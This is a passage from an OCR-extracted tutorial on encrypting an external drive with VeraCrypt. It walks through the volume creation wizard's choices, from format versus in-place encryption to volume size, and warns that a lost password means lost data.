
- An encrypted file container: this is a stand-alone file that contains the volume. It appears on unencrypted drives as a large file containing random data, and must be “mounted” to make its contents accessible. It’s useful if you don’t want to encrypt an entire hard disk, or if you want to copy the file container from machine to machine.

- A non-system partition/drive: this is a separate partition or drive that will

  be completely encrypted.
- A system partition/drive: this is the partition containing Windows itself. Since this is the partition from which the machine boots, it takes additional steps (and complexity) to encrypt the entire drive and still be able to boot from it.


So to Encryp an external drive

Click on the Create Volume button to begin.





Since we’re encrypting an external drive, make sure “Encrypt a non-system

partition/drive” is selected, and click on Next.




Click the Select device and select the drive you want to encrypt






When encrypting an external drive, VeraCrypt can operate one of two ways:


- It can erase the drive, creating a new, empty encrypted volume to contain your data. This is generally fastest, but erases all data currently on the drive or partition.
- It can encrypt the data in place. This takes more time, as every sector (used or not) is read, encrypted, and written back out to the drive.


VeraCrypt Volume Creation Wizard
Volume Creation Mode
Create encrypted volume and format it
This is the fastest way to create a partition-hosted or device-hosted VeraCrypt volume (in-place encryption, which is the other option, is slower because content of each sector has to be first read, encrypted, and then written). Any data currently stored on the selected partition/device will be lost (the data will NOT be encrypted; it will be overwritten with random data). If you want to encrypt existing data on a partition, choose the other option.
Encrypt partition in place
The entire selected partition and all data stored on it will be encrypted in place. If the partition is empty, you should choose the other option (the volume will be created much faster).
VeraCrypt
Help
< Back
Next >
Cancel


Click Next



VeraCrypt Volume Creation Wizard
Volume Size
1968001
KB
MB
GB
TB
Size of \Device\Harddisk2\Partition1 is 1.88 GB
Please verify that the size of the selected device/partition shown above is correct and click Next.
VeraCrypt
Help
< Back
Next >
Cancel


do not forget your password. A VeraCrypt volume cannot be accessed without the password. There are no back doors or recovery methods. If you lose your password to a VeraCrypt volume, you have lost the contents of that volume.



Click on Format










Click **CANCEL**

your drive is encrypted and has not been mounted. To Windows, your encrypted data looks like an unformatted (RAW) drive. If you were to format it, you would lose everything on the drive.

